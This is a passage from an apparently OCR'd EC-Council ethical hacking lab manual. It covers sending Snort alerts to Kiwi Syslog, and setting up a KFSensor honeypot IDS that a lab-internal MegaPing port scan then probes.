


Figure 2.12: Kiwi Syslog Service Manager window

17. Leave the Kiwi Syslog Server Console. Do not close the window.
18. Now open a command prompt with Snort and type this command: **snort –iX –A console –c C:\Snort\etc\snort.conf –l C:\Snort\log –K ascii –s** and press **Enter** (here X is index number of your Ethernet card) .

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.13: Snort Alerts.ids Window Listing Snort Alerts

Kiwi Syslog Server filtering options:

- Filter on IP address, hostname, or message text
- Filter out unwanted host messages or take a different logging action depending on the host name
- Perform an action when a message contains specific keywords.

19. Open a command prompt in your Windows 8 virtual machine and type this command: **ping 10.0.0.10** (IP address of your host machine where Kiwi Syslog Server Console is running).
20. Go to **Kiwi Syslog Service Manager** window (that is already open) and observe the triggered alert logs.




Figure 2.14: Kiwi Syslog Service Manager with Snort Logs

21. In **Kiwi Syslog**, you see the Snort alerts outputs listed in Kiwi Syslog Service Manager.
22. You have successfully output Snort Alerts to two sources.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Kiwi Syslog Server	**Output:** The Snort alerts outputs listed in Kiwi Syslog Service Manager.

Questions

1. Evaluate how you can capture a memory dump to confirm a leak using Kiwi Syslog Server.
2. Determine how you can move Kiwi Syslog Daemon to another machine.
3. Each Syslog message includes a priority value at the beginning of the text. Evaluate the priority of each Kiwi Syslog message and on what basis messages are prioritized.

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Detecting Intruders and Worms Using KFSensor Honeypot IDS

KFSensor is a Window's based honeypot Intrusion Detection System (IDS).

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Intrusion detection systems are designed to search network activity (we are considering both host and network IDS detection) for evidence of malicious abuse. When an IDS algorithm "detects" some sort of activity and the activity is not malicious or suspicious, this detection is known as a false positive. It is important to realize that from the IDS's perspective, it is not doing anything incorrect. Its algorithm is not making a mistake. The algorithm is just not perfect. IDS designers make many assumptions about how to detect network attacks.

An example assumption could be to look for extremely long URLs. Typically, a URL may be only 500 bytes long. Telling an IDS to look for URLs longer than 2000 bytes may indicate a denial of service attack. A false positive could result from some complex e-commerce web sites that store a wide variety of information in the URL and exceed 2000 bytes.

In order to become an expert penetration tester and security administrator, you must possess sound knowledge of network intrusion prevention systems (IPSes), intrusion detection systems (IDSes), identify network malicious activity and log information, and stop or block malicious network activity.

Lab Objectives

Tools demonstrated in this lab are located at D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots

The objective of this lab is to make students learn and understand IPSes and IDSes.

In this lab, you need to:

- Detect hackers and worms in a network
- Provide network security

Lab Environment

To carry-out this lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **KF Sensor** located at **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\KFSensor**
- Install KF Sensor in **Windows 8**
- **MegaPing** located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\MegaPing**
- Install Mega ping in **Windows Server 2012**
- If you have decided to download latest of version of these tools, then screen shots would be differ
- Administrative privileges to configure settings and run tools

You can also download KFSensor from http://www.keyfocus.net

Lab Duration

Time: 10 Minutes

Overview of IPSes and IDSes

An intrusion prevention system (IPS) is a **network security** appliance that **monitors** network and system activities for **malicious** activity. The main functions of IPSes are to **identify** malicious activity, **log related information**, attempt to **block/stop** activity, and report activity.

An IDS is a software device or application that **monitors** network and/or system activities for **malicious** activities or **policy violations** and delivers **reports** to a Management Station. It performs intrusion detection and attempts to **stop** detected possible **incidents**.

TASK 1

Configure KFSensor

Lab Tasks

1. Launch **Windows 8** virtual machine and follow the wizard-driven installation steps to install **KFSensor**.
2. After installation it will prompt to reboot the system. **Reboot** the system.
3. In Windows 8 launch KFSensor. To Launch KFSensor move your mouse cursor to the lower-left corner of your desktop and click **Start**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.1: KFSensor Window with Setup Wizard

To set up common ports KFSensor has a set of pre-defined listen definitions. They are:

- Windows Workstation
- Windows Server
- Windows Internet Services
- Windows Applications
- Linux (services not usually in Windows)
- Trojans and worms

4. In the **Start** menu apps, right click the **KFSensor** app, and click **Run as Administrator** at the bottom.

FIGURE 3.2: KFSensor Window with Setup Wizard

5. At the first-time launch of the **KFSensor Set Up Wizard**, click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Set up Wizard is used to perform the initial configuration of KFSensor.




FIGURE 3.3: KFSensor main Window

6. Check all the **port classes** to include and click **Next**.

Domain Name is the domain name used to identify the server to a visitor. It is used in several Sim Servers.




FIGURE 3.4: KFSensor Window with Setup Wizard

7. Live the domain name field as default and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

KFSensor can send alerts by email. The settings in the wizard are the minimum needed to enable this feature.

FIGURE 3.5: KFSensor Window with Setup Wizard

8. If you want to send **KFSensor alerts** by email and then specify the email address details and click **Next**.

A systems service is a special type of application that Windows runs in the background and is similar in concept to a UNIX daemon.

FIGURE 3.6: KFSensor Window with Setup Wizard-email alerts

9. Choose options for **Denial of Service**, **Port activity**, **Proxy Emulation**, and **Network Protocol Analyzer** and click **Next**.

The KFSensor Server becomes independent of the logged on user, so the user can log off and another person can log on without affecting the server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.7: KFSensor Window with Setup Wizard-options

The KFSensor Monitor is a module that provides the user interface to the KFSensor system. With it you can configure the KFSensor Server and examine the events that it generates.


10. Check the **Install as system service** option and click **Next**.

FIGURE 3.8: KFSensor Window with Setup Wizard-system service

The Ports View is displayed on the left panel of the main window. It comprises of a tree structure that displays the name and status of the KFSensor Server and the ports on which it is listening.

11. Click **Finish** to complete the **Set Up wizard**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



The Ports View can be displayed by selecting the Ports option from the View menu.

FIGURE 3.9: KFSensor finish installation

12. The **KFSensor** main window appears. It displays list of **ID protocols**, **Visitor**, and **Received** automatically when it starts. In the following window, all the nodes in the left block crossed out with **blue lines** are the **ports** that are being used.




FIGURE 3.10: KFSensor Main Window

13. Open a command prompt from the **Start** menu apps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The top level item is the server. The IP address of the KFSensor Server and the name of the currently active Scenario are displayed. The server icon indicates the state of the server:

14. In the command prompt window, type **netstat -an**.




FIGURE 3.11: Command Prompt with netstat -an

15. This will display a list of listening ports.




FIGURE 3.12: Command Prompt with netstat -an

The protocol level of KFSensor is used to group the ports based on their protocol; either TCP or UDP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Leave the **KF Sensor** tool running.
17. Follow the wizard-driven installation steps to install MegaPing in **Windows Server 2012 (Host Machine)**.

The Visitors View is displayed on the left panel of the main window. It comprises of a tree structure that displays the name and status of the KFSensor Server and the visitors who have connected to the server.

18. To launch **MegaPing** move your mouse cursor to the lower-left corner of your desktop and click **Start**.




FIGURE 3.13: starting windows in windows server 2012

19. Click the **MegaPing** app in the **Start** menu apps.

Each visitor detected by the KFSensor Server is listed. The visitor's IP address and domain name are displayed.




FIGURE 3.14: click on megaping

20. The main window of **MegaPing** appears as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.15: MegaPing on Windows Server 2012

The Visitors View can be displayed by selecting the Visitors option from the View menu.

21. Select **Port Scanner** from left side of the list.
22. Enter the IP address of **Windows 8** (in this lab IP address is **10.0.0.12**) machine in which KFSensor is running in Destination Address List and click **Add**.




FIGURE 3.16: MegaPing: Select 10.0.0.12 from Host, Press Start button

23. Check the IP address and click the **Start** button to start listening to the traffic on **10.0.0.12**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Visitor is obtained by a reverse DNS lookup on the visitor's IP address. An icon is displayed indicating the last time the visitor connected to the server.




FIGURE 3.17: MegaPing: Data of the packets recieved

24. The following image displays the identification of Telnet on port 23.

The Visitors View is linked to the Events View and acts as a filter to it. If you select a visitor then only those events related to that visitor will be displayed in the Events View.




FIGURE 3.18: MegaPing: Telnet port data

25. The following image displays the identification of Socks on port 1080.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The events are sorted in either ascending or descending chronological order. This is controlled by options on the View Menu.




FIGURE 3.19: MegaPing: Blackjack virus

26. Now come back to **Windows 8** virtual machine and look for Telnet data.

The events that are displayed are filtered by the currently selected item in the Ports View or the Visitors View.




FIGURE 3.20: Telnet data on KFSensor

27. The following image displays the data of a Death Trojan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exit: Shuts down the KFSensor Monitor. If the KFSensor Server if not installed as a systems service then it will be shut down as well.




FIGURE 3.21: Death Trojan data on KFSensor

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
KFSensor Honeypot IDS	**Output:** Infected Port number: 1080 Number of Detected Trojans: 2

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

HTTP Tunneling Using HTTPort

